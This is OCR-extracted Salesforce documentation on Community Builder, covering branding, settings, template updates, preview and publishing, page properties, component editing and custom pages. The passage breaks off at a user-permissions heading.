
- "Create and Set Up Communities"

To access Community Builder:

- From the global header menu in Community Workspaces or Community Management, click **Community Workspaces** > **Go to Builder** or **Community Management** > **Go to Community Builder**.
- From the All Communities page in Setup, click **Community Workspaces** or **Builder** next to the community name. In Community Workspaces, click Builder.
- From a community, click **Community Builder** in the profile menu.

In Community Builder, you can:

- Drag and drop Lightning components onto your page (1). The Components panel includes custom Lightning components from the AppExchange.
- Brand the community to match your organization's style (2).
- View all the components on the current page. Select a component to edit its properties. (3)
- Edit community settings and accept updates to your community's template (4).
- Use the Communities menu (5) to:
  - Go to the community after it's activated.
  - Open Community Workspaces or Community Management to manage community analytics, login, registration, reputation, topics, and other settings.
  - Return to **Setup**.
- Navigate to the community page that you want to edit using the **Pages** menu and **Page Variation** menu (6). Manage, create, delete, and set the visibility of pages in Page Properties for each page.
- See how your community appears on different devices (7).
- Preview the community in a new browser window (8).
- Publish your changes to make your updates available to everyone in your community (9).



SEE ALSO:

- Community Builder Overview
- Manage Your Community's Settings in Community Builder
- Implementation Guide: Using Templates to Build Communities

Brand Your Community with Community Builder

Use Community Builder's Branding panel to efficiently apply color and style to your community. Choose a color scheme with the color palette, which provides a wide range of colorized text elements for a personalized design. Match your colors precisely by uploading your own logo to automatically generate a custom color palette.

Each template includes predefined styles to control the appearance of the pages. These styles give you a head start with your community, and you can easily customize the styles further to suit your needs. After you've created a community, brand and style your pages with Community Builder's Branding panel.

Depending on the template that you select, you can use Community Builder to:

- Apply a color scheme that's appropriate for your template with the color palette.
- Choose colors for text, borders, and button backgrounds.
- Upload your own company logo image to generate a custom color palette based on its main colors.
- Specify font family, style, and weight.
- Change header and page background color, font family, font size, and font color.
- Use custom CSS to apply your own styles.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To create, customize, or publish a community:

- "Create and Set Up Communities"



When you upload your own logo in the Branding panel, Community Builder extracts its colors behind the scenes, and suggests a set of colors based on those colors. To modify a suggested color, click the color swatch and adjust the color by using the slider or by entering hex values.



To brand your community:

1. Select the page that you want to brand in the Pages menu on the top toolbar.
2. Define branding.
   Your changes are saved automatically and appear instantly on the page canvas.

Alternatively, click </> on the Branding panel to use your own CSS styles. We recommend using CSS sparingly and only when necessary, because future releases of template components might not support all CSS customizations.


SEE ALSO:

- Community Builder Overview
- Preview Your Community with Community Builder
- Implementation Guide: Using Templates to Build Communities

Manage Your Community's Settings in Community Builder

Use the Settings area to track which template you're using, view your community's status, and customize your template. If you're using the Customer Service (Napili) template, easily access your navigational and featured topic settings.

To access the Settings area in Community Builder, click on the left sidebar.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To modify general settings
- "Create and Manage Communities"

- In the General area, settings include:

  Community Template
  Displays the name and version of the template that your community is using.

  Page Access
  Specifies the level of access to the page. When you enable public access, guest users can view asset files on public pages by default. Users whose profile settings are more restrictive may not be able to view this page, even if you choose Public.

  When you enable public access, the preference **Let guest users view asset files on public pages** in **Administration** > **Preferences** is automatically enabled.

  Community Title
  Lets you set the title for your community. The title briefly appears in the browser's title bar before your community's Home page loads.

  Published Status
  Indicates whether your community is published. If it's published, click the link to open the live community in a separate browser tab.

  Guest User Profile
  Displays the associated guest user profile. Clicking the link takes you to the Profile page in Salesforce Setup, where you can modify profile settings, such as which permissions the guest user has. For more information about configuring the guest user profile, see "Configure the Guest User Profile for Unauthenticated Users" in the *Using Templates to Build Communities Guide*.

  Set Featured and Navigational Topics *(Customer Service (Napili) template only)*
  Define featured topics and topics to be used for navigation in Community Workspaces or Community Management.

- In the Theme area, you can control the layout and appearance of each page in your community.

- In the Languages area, you can access Site.com where you can set the multilingual properties for your community. When set, these properties are used by the Language Picker component, which lets guest users select their preferred language on a page in your community. See "Language Picker" in the *Using Templates to Build Communities Guide*.
- In the Advanced area, you can add markup to the page head.
- In the Updates area, you can update your community's template to the latest version.
- In the Developer area, you can export customized templates and pages.

Update Your Community's Template

We introduce amazing features and enhancements with every release, so don't get left behind! Make the most from the latest Community Builder and template features.

Important: As of Spring '17, we no longer support Koa, Kokua, and Customer Service (Napili) template versions from before Winter '16 (October 2015). If your community uses a pre-Winter '16 template and you don't update it now, members lose access to your site in the Spring '17 release.

If your community uses a template version that's later than Winter '16, sit back and relax. We automatically update your template version to the latest version, so you can start adding the latest features to your community straight away.

The impact of updating a template depends on the version your community is using.

Template Type and Version	What to Expect When Updating to Spring '17
After Winter '16 of Koa, Kokua, or Customer Service (Napili)	All updates are automatically applied. Your customizations and branding are preserved along with your data.
Winter '16 Koa, Kokua, or Customer Service (Napili)	• Your customizations are maintained for all pages, except login pages. • Login pages retain branding but lose custom code or component customizations.
Before Winter '16 Koa, Kokua, or Customer Service (Napili) Before Spring '16 Aloha template	Most component customizations and properties are overwritten. However: • For Koa and Kokua, general settings, such as Category Group Name, Top-Level Category, and Company Name, carry over. • For Customer Service (Napili), topic definitions carry over. Most branding properties defined using the Branding Editor in Community Builder are maintained. However, sometimes your community's colors are reset to the default value. After you update the template, check the branding properties and update the ones that were reset.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To update your template
- "Create and Manage Communities"

Template Type and Version	What to Expect When Updating to Spring '17
Salesforce Tabs + Visualforce	Template updates for communities using Salesforce Tabs + Visualforce aren't managed from Community Builder.

For information on component compatibly with older template versions, see "Which Components Can I Use with Each Template?" in the *Using Templates to Build Communities* guide.

When a template update is available, a red notification icon appears over the Settings icon in Community Builder.



To update your template (for Winter '16 or earlier versions of templates):

1. In Community Builder, click > **Updates**.
2. Click **Update** and confirm the update when prompted.
3. Review all community pages and make sure that your branding and styles are as you expect.
4. Publish your community to apply the template updates.

SEE ALSO:

Manage Your Community's Settings in Community Builder

Community Builder Overview

Considerations for Changing Your Community Template

Changing your community template affects the community navigation, branding, and customizations.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Starting with Winter '17, the ability to change templates is no longer supported for communities using the Koa, Kokua, and Customer Service (Napili) templates. The functionality is still available for these templates, but we recommend that you start afresh with a new community instead. If you do change your template from Koa, Kokua, or Customer Service (Napili) to another template type, Salesforce Customer Support will be unable to assist you if any problems arise.

- When you change your template, Salesforce object data carries over, but some branding and component customizations do not. Prepare to redo customizations as necessary.
- Changing the community template updates the navigation options in Community Workspaces or Community Management. To view all available navigation options regardless of template selection, select **AdministrationPreferences** > **Show all settings in Community Workspaces or Community Management**.

- Your community URL changes when switching from a Salesforce Tabs + Visualforce template to any other template type. Specifically, `/s` is appended to the community URL. Be sure to update any links to your community with the updated URL.
- In active communities
  - When you switch over to the Koa, Kokua, or Customer Service (Napili) templates, your template change is saved in a draft version. Use the draft version to further customize your community in Community Builder. Your community is updated only after you publish your changes.
  - When you switch to the Salesforce Tabs + Visualforce template from any other template, your changes immediately reflect in your active community. In this scenario, we recommend that you deactivate your community before you change your template. Once you've made all your changes, reactivate the community.
  - If your template is listed as `None`, it means you're not using a predefined template or you are using a modified version of one of our templates.

To learn more about using the Kokua, Koa, and Customer Service (Napili) templates, see the *Using Templates to Build Communities*.

To learn more about using the Aloha template, see the *Getting Started with the Aloha Community Template for Salesforce Identity*.

Preview Your Community with Community Builder

Preview how your community appears in a desktop browser window and on mobile devices.

Community Builder's preview option lets you see how your community will appear when it's live.

- To preview the community in a browser window, click **Preview** on the toolbar.



- In Preview mode, you can see the community in its own browser tab as a customer would see it by clicking the pop-out button.



- Use the options in the  menu to preview how the community looks on different devices:
  - For smartphones, click **Mobile**.
  - For tablets, click **Tablet**.
  - For desktop computer screens, click **Desktop**.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or publish a community:
- "Create and Set Up Communities"

SEE ALSO:

Community Builder Overview

Publish Your Customizations with Community Builder

Implementation Guide: Using Templates to Build Communities

Publish Your Customizations with Community Builder

Publish your community in Community Builder to make your branding and component customization updates available to everyone in your community.

Important: Publishing a Koa, Kokua, or Customer Service (Napili) community for the first time activates the community URL and enables login access for community members. The community doesn't have to be active.

1. In Community Builder, preview your community to make sure that your updates appear as expected.
2. When you're happy with your changes, click **Publish** in the toolbar to publish your changes.

An email notification informs you when your changes go live.

SEE ALSO:

- Community Builder Overview
- Preview Your Community with Community Builder
- Implementation Guide: Using Templates to Build Communities

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or publish a community:

- "Create and Set Up Communities"

Manage Your Community's Pages and Their Properties in Community Builder

The Pages menu and Page Properties centralize all your page-related needs, from page creation to audience criteria-based page visibility and everything in between.

From the Pages menu (1), you can:

- Search for a page and click ••• (2) to edit its properties (3).
- Create alternative variations of the selected page and, in Customer Service (Napili), set audience criteria-based page visibility (4).
- Create custom pages (5).
- Delete the selected page and its variations (6).

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"



Page Properties and Types in Community Builder

Use the Pages menu and Page Properties to view and edit the properties of the various pages that make up your community.

Edit Community Pages and Components in Community Builder

You can add new components to your community's pages or edit the properties of existing components to customize each page to suit your needs.

Create Custom Pages with Community Builder

Extend your community template by creating custom pages and adding custom record detail, list, and related list pages to get the most from your Salesforce data.

Control Public Access for Each Page in Your Community

Set page-specific access to your community pages, so you can restrict or open up access as you see fit.

Add Markup to the Page <head> to Customize Your Community

Add custom analytics, improve your SEO results, and more by adding custom markup to the page `<head>` in Community Builder. For example, you can include SEO meta tags that are visible only to search engines or add a *favicon* or web page icon.

Page Variations and Audience Targeting for Pages and Groups

Criteria-based page visibility lets you create different versions of your page and make those variations available to specific audiences and groups.

Custom Theme Layouts and Theme Layout Types

Theme layouts and theme layout types combine to give you granular control of the appearance and structure of each page in your community. Customize the layout's header and footer to match your company's style, configure theme properties, or use a custom search bar and user profile menu. Then use theme layout types to apply a theme layout to individual pages and quickly change layouts from one central location. Whether you're a consulting partner or an ISV, or you simply want to revamp your own community, custom theme layouts make it easy to rebrand.

Change the Content Layout in Community Builder

Quickly change the look of your community's pages by switching to a different layout. You can even create your own custom layouts in the Developer Console and import them to use in your community.

Use Visualforce in Customer Service (Napili) Communities

If you have created Visualforce pages, actions, buttons, links, and canvas apps for your Salesforce Tabs + Visualforce template-based communities, you can reuse those elements in Customer Service (Napili)-based communities.

Page Properties and Types in Community Builder

Use the Pages menu and Page Properties to view and edit the properties of the various pages that make up your community.

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


Page Types (1)

We've grouped your community's pages by type in Pages menu.

My Pages
The standard pages that you create. (The object pages that you create appear under Objects.)

Template Pages
The default pages that come with the community template.

Objects
The pages of the objects in your community, which include the object's record detail, list, and related list pages.

Generic Record Pages
The default record detail, list, and related list pages that come with the Customer Service (Napili) template only. These generic pages are used to display record information for a Salesforce object when custom object pages don't exist.

Login Pages
The default login pages that come with the community template.

Page Properties (2)

The properties available to each page depend on the page type selected.

Name
The name of the page as it appears in Community Builder. Editable only in the standard pages that you create.

Title
The title of the page as it appears in the browser's tab or window title. Used for bookmarking the page and appears in search engine results.

Unavailable for pages in the Template Pages section that set the title dynamically, such as the Article Detail and Topic Detail pages.

By default, detail and list pages in the Objects section set the title dynamically, so although the Title field is available, its value is overridden. However, if you replace the page's default component with a custom Lightning component that doesn't set the page title dynamically, then the title you set here is used.

URL
The URL of the page. Editable only in custom standard pages.

Base URL
Lets you simultaneously change the URLs for all pages—record detail, list, and related list—associated with an object. Promotes consistency by ensuring all object pages share a common URL prefix. Editable only in custom object pages.

Page Access
Specifies the level of access to the page. When you enable public access, guest users can view asset files on public pages by default. Users whose profile settings are more restrictive may not be able to view this page, even if you choose Public.

When you enable public access, the preference **Let guest users view asset files on public pages** in **Administration** > **Preferences** is automatically enabled.

Description
Used for search engine optimization purposes and appears in search engine results. Available for the Contact Support, Error, Home, and Topic Catalog template pages, and all pages listed under My Pages and Login Pages.

Content Layout
Defines the content regions of your page, such as a two-column layout.

Theme Layout Type
Applies a theme layout type and its associated theme layout to the page.

SEE ALSO:

Change the Theme Layout of Your Community's Pages
Change the Content Layout in Community Builder
Set Up Search Engine Optimization (SEO) for Your Community
Lightning Components Developer Guide: Create Custom Content Layout Components for Communities

Edit Community Pages and Components in Community Builder

You can add new components to your community's pages or edit the properties of existing components to customize each page to suit your needs.


If you're adding components to a new custom page, spend some time planning the composition of the page based on its purpose.

USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"

1. From the Pages menu in the top toolbar, select the page that you want to edit.
2. Click  to open the Components panel.




The Components panel lists only components that are compatible with the selected page. For example, you can't add the User Profile Detail component to the Home page.

3. Drag the required component from the Components panel onto an editable area of the page.
When you drag a component over a content or theme layout region, a label appears to help you identify the region. Components in theme layout regions are shared everywhere that theme layout region is used and we add the label "Shared" to the component name. Components in a content layout region are specific to the page.



4. To edit the properties for a component on the page, select it on the main page canvas or on the Page Structure panel.
When you select a component, Community Builder highlights the component with a blue border and displays the component's properties in the floating property editor.
5. Update the component as required.

Example: Here's a sample configuration of the Headline component (1) on the Home page with the list of supported Lightning components (2) and properties (3).



Tip:

- You can browse a selection of custom Lightning components on the AppExchange and add them to your org directly from Community Builder. Click **Get more on the AppExchange** in the Pages menu. Components that are ready to add to your community's Lightning pages are displayed. When you add a component, it appears in the Components panel of all the template-based communities in your org.
- You can also create custom Lightning components and use them on community pages. For more information on creating custom Lightning components and enabling them for Community Builder, see the *Lightning Components Developer's Guide*.

Error Messages for Pages Without Data in Community Builder

When you build a template-based community page using Lightning components in Community Builder, you sometimes run into a situation in which a page isn't loading correctly. Find out why you see this error, and how you can fix it. Spoiler alert: Want to see a page? Make sure that the component has underlying data.


Error Messages for Pages Without Data in Community Builder

When you build a template-based community page using Lightning components in Community Builder, you sometimes run into a situation in which a page isn't loading correctly. Find out why you see this error, and how you can fix it. Spoiler alert: Want to see a page? Make sure that the component has underlying data.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions




An error occurs on community pages in one of the following three instances:

- The page does not have any components

- The page has one or more components, and one or more do not have any underlying data

You see this error when components rely on dynamic data, and they don't find any underlying data to draw upon. For example, a Group component that doesn't find a group ID, or a record that can't find a record ID, would both give you an error.



Why do I see this error?

In most situations, the page is trying to draw information where information doesn't exist. For example, let's say you make a record detail page for the Account object. If you don't have any accounts set up in Salesforce, you see an error. Or let's say you set up a group detail page, but your new community doesn't have any groups. Once again, you see an error.

Any gotchas?

The Customer Service (Napili) template uses topics to organize content in a community. To see topic detail pages, first set up Navigational Topics in Community Management.

The following default pages in the Customer Service (Napili) template can show this error. Here are some tips on how to fix it.

- Article Detail: Create at least one Salesforce Knowledge article in your org.
- Topic Detail: Create a Navigational Topic.
- Question Detail: Create a Navigational Topic. Use the Ask a Question button to create a question.
- Feed Detail: Use the Post Publisher or Ask a Question button to create a post or question.
- Group Detail: Create a group in the community.

The following default pages in the Koa template can show this error. Here are some tips on how to fix it.

- Home: Associate a Data Category with the template.
- Article Detail: Create at least one Salesforce Knowledge article in your org.
- Article List: Create at least one Salesforce Knowledge article in your org.
- Category Home: Create at least one Data Category in your org.
- Search: Create at least one Salesforce Knowledge Data Category and article in your org.

The following default pages in the Kokua template can show this error. Here are some tips on how to fix it.


- Home: Associate a Data Category with the template.
- Article Detail: Create at least one Salesforce Knowledge article in your org.
- Article List: Create at least one Salesforce Knowledge article in your org.

- Case Detail: Create at least one case in the community or your org.
- Category Home: Create at least one Data Category in your org.
- Feed Detail: Use the Post Publisher to create a post or question.
- My Cases: Create at least one case in the community or your org.
- Search: Create at least one Salesforce Knowledge Data Category and article in your org.

Create Custom Pages with Community Builder

Extend your community template by creating custom pages and adding custom record detail, list, and related list pages to get the most from your Salesforce data.

1. In Community Builder, open the Pages menu on the top toolbar.
2. Click **New Page** at the bottom of the Pages menu.



3. To create:
   - A standard page that's based on a blank layout or a preconfigured page (if available), click **Standard Page**.

     If you don't have preconfigured pages, choose a blank layout. Alternatively, if you do have preconfigured pages (because you've exported or imported custom pages), choose one to customize or click **New Blank Page** to select a blank layout.

     Click **Next**, give the page a unique name, and specify the static portion of the page's URL.
   - A detail, a list, and a related list page associated with one of your Salesforce objects, click **Object Pages** (in Customer Service (Napili) only). Select the object that you want to associate with the page.


EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

